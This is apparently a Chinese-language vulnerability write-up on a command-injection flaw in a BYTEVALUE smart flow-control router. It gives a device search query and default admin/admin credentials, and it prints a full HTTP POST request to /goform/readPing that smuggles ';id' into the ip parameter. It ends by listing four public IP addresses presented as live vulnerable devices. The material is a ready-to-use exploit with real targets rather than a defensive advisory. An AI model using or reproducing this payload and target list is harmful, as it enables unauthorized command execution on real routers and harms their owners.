

1. 深圳市百为通达科技有限公司智能流控路由器存在命令执行漏洞
2. 搜索语句：app="BYTEVALUE-智能流控路由器"




1. 复现步骤
2. 使用默认口令admin/admin登入系统内部






1. 设备维护功能处>ping检测>选择网口



1. 点击开始进行抓包修改参数IP增加;id即可执行系统命令



数据包如下：

POST /goform/readPing HTTP/1.1

Host: 60.20.222.230:9090

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 43

Origin: http://60.20.222.230:9090

DNT: 1

Sec-GPC: 1

Connection: close

Referer: http://60.20.222.230:9090/maint/sping.htm?v=20170403

Cookie: fsm\_u=admin; fsm\_login=21232f297a57a5a743894a0e4a801fc3


Upgrade-Insecure-Requests: 1

Priority: u=4


eth=60.20.222.230&ip=60.20.216.1;id&count=1

四、案例如下


1. <http://60.20.222.230:9090>



1. <http://120.69.221.54:2024>



3、http://112.225.105.191:8081



4、http://112.54.139.27:2011

